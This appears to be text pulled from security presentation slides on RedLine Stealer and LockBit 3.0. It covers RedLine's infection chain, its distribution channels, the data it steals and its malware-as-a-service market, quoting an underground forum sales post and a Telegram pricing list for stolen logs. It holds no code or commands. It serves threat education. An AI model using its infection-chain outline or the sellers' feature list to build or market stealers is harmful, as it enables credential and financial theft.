






html > .zip > .iso > .lnk > calc.exe > .dll > .dll

HOW TO GET INFECTED

- Phishing email with an HTML attachment sent to the victim.
- Creation of an HTML file in unusual locations.
- Opening a standalone HTML file in a web browser.
- Browser downloading/creating a zip file.
- Extracting a password-protected zip file.
- Generating a mountable disk drive file (e.g., .iso, .img).
- Mounting the drive.
- Executing processes from an external drive (via an executable or system files).


MOST COMMON STRAINS



MOST COMMON STRAINS

SPYWARE

- Type of software that secretly monitors a victim's activities, such as accessing their webcam, taking screenshots, stealing files, or capturing passwords.
- A common type of spyware is credential stealers, available for as little as \$10 - \$300.
- Credential stealers work by stealing saved login information, using keyloggers, or implementing a form grabber. To find saved credentials, they rely on a list of predefined file paths.
- The stolen data is stored locally and eventually sent to a central control server.





CRED. STEALER



BACKGROUND

RedLine Stealer is a malware available on underground forums, sold as a standalone for \$100/\$150 or via a \$100/month subscription.

DISTRIBUTION

Distribution methods include:

- Phishing Emails
- Malicious software posing as installation files (e.g., Telegram, Discord, cracked software)
- Phishing Links that download Chrome Extensions with RedLine Stealer (abusing YouTube Video Descriptions and Google Ads)
- Python Scripts that execute RedLine Stealer via FTP.



REDLINE

STEALS

- Browser data (Cookie, passwords, autofills and credit cards)
- Files and images from desktop (.txt, .md, .doc, .docx, .jpg, .png, .jpeg)
- Discord tokens
- Ftp Clients
- Telegram and Steam sessions
- Roblox cookie from Roblox Studio
- Cryptowallets (Metamask, ronin, exodus, phantom and more)
- Userinformation and screenshot
- Installed browsers and software



REDLINE INTERNALS




DARKReading

Application Security | 1 MIN READ | QUICK HITS

AI-Created YouTube Videos Spread Around Malware

AI-generated videos pose as tutorials on how to get cracked versions of Photoshop, Premiere Pro, and more.

videos pretending to be
step-by-step tutorials
on how to access programs




DARKReading

Infostealer Malware Market Booms, as MFA Fatigue Sets In

The successful combo of stolen credentials and social engineering to breach networks is increasing demand for infostealers on the Dark Web.



Malicious Facebook ads pretending to be legitimate




Malicious Google Search results (Sentinel Labs)


<https://www.darkreading.com/application-security/ai-creating-compelling-youtube-videos-loaded-with-malware->
<https://www.darkreading.com/threat-intelligence/infostealer-malware-market-booms-mfa-fatigue>
<https://www.sentinelone.com/blog/breaking-down-the-seo-poisoning-attack-how-attackers-are-hijacking-search-results/>
<https://blog.sekoia.io/steal-a-copypat-of-vidar-and-raccoon-infostealers-gaining-in-popularity-part-1/>



REDLINE INTERNALS



AI-Generated YouTube videos contain links to information-stealing malware such as Vidar, RedLine, and Raccoon.




AI-Generated YouTube videos contain links to information-stealing malware such as Vidar, RedLine, and Raccoon.



REDLINE INTERNALS

MALWARE-AS-A-SERVICE (MAAS)





REDGlade
Local

Joined: Feb 14, 2020
Messages: 88
Reaction score: 26
Points: 249

Feb 20, 2020

If you purchase HP FORUM OR WARRANTIES OF THE FORUM 20% DISCOUNT FOR ALL KINDS OF SERVICES

Write only, and only here <https://t.me/REDLINESUPPORT> and require confirmation by PM Forum

I would like to present you a stealer tailored for convenient work with logs. Collects the most popular information for work in all areas. The program was written taking into account all the wishes of people who are professionally involved in the field of carding.

Build features:

- 1) Collects from browsers:
 - a) Login and passwords
 - b) Cookies
 - c) Autocomplete fields
 - d) Credit cards
- 2) Supported browsers:
 - a) All Chromium-based browsers (Even Chrome latest version)
 - b) All Gecko-based browsers (Mozilla, etc.)
- 3) Collecting data from FTP clients, IM clients
- 4) Customizable grabber file by criteria Path, Extension, Search in subfolders (can be configured to the desired cold wallets, steam, etc.)
- 5) Sample by country. Configuring the blacklist of countries where the build will not work
- 6) Configuring anti-duplicate logs in the panel
- 7) Gathers information about the victim's system:
 - IP
 - Country
 - City
 - Current username
 - HWID
 - Keyboard layouts
 - Screenshot of the screen Screen resolution
 - Operating system
 - UAC settings
 - Is the current build running with rights administrator
 - User-Agent
 - Information about the components of the PC (video cards, processors)
 - Installed antiviruses

Redline Stealer Sales Post

Redline Stealer Cloud

10,115 subscribers

Pinned message
All Fresh log available

redline stealer
Fix bug wallet checker v 28.1
Uploaded Private group

@Redlineowner 194 11:05 PM

Redline Stealer Cloud

Private Logs

- we upload more than 10,000 - 20,000 logs daily
- Game, cryptocurrency, wallets,
- CC debit/credit card , Paypal,Steam,Bank login
- cookies EpicGames,Netflix,Amazon,Paypal, Facebook, Google , Google Ads

Country:
USA,DE,GB,ES,AU,CA,MIX


We also work for any of your request and give any volumes

PRICE:

- 2 weeks 110\$
- 1 month 200\$
- 3 months 500\$
- 12 months 1000\$

Support - @redlineowner 217 11:08 PM

Redline Stealer's Pricing Policy



RedLine Support

SUPPORT bot

Техническая поддержка систем видеонаблюдения RedLine и PractiCam. Мы с Вами в будни, с 10 до 18 часов (МСК,GMT+3)

Description

@RedLineSupport_bot

Username

Support for the Customers



Recycle Bin



Google
Chrome



Redline_20...



Sysinternal...




retoolkit



Panel -
Shortcut



Windows Server 2016 Standard Evaluation
Windows License valid for 179 days
Build 14393.rs1_release.161220-1747




10:16 PM
11/2/2023



REDLINE INTERNALS





INFECTION CHAIN SCENARIO



Collected Information Summary

- Username
- Language
- HW Serial
- Monitor Size
- Malware File Location
- Time zone
- OS version
- Process
- IPv4
- Graphic Information
- Memory Information
- Processor Information
- Browser information
- Anti-Virus
- Crypto wallets
- Accounts
- User Data files of (Telegram, Discord, Steam, etc.)
- Local Files (Files in Desktop, Documents)

MOST COMMON STRAINS



MOST COMMON STRAINS

RANSOMWARE

Ransomware is like a Digital Kidnapper:

- Ransomware encrypts most files on a system and uses that to ransom the victim out of money.
- The attackers then demand a ransom from the victim in exchange for the **decryption key** that can restore the files.
- It ranges from basic to sophisticated.

Easy Money

- Easy to create; potential for significant financial gain.

Cryptocurrency Payments

- **P**ayment via cryptocurrencies ensures anonymity for both the attacker and the victim.





RANSOMWARE



BACKGROUND

LockBit 3.0 operates as a Ransomware-as-a-Service (RaaS), allowing various affiliates to use it to target businesses and critical infrastructure. This approach makes defending against and mitigating attacks more challenging.

INITIAL ACCESS

LockBit 3.0 affiliates use

- RDP exploitation,
- drive-by compromise, phishing,
- valid account abuse,
- Application exploitation to gain initial network access.



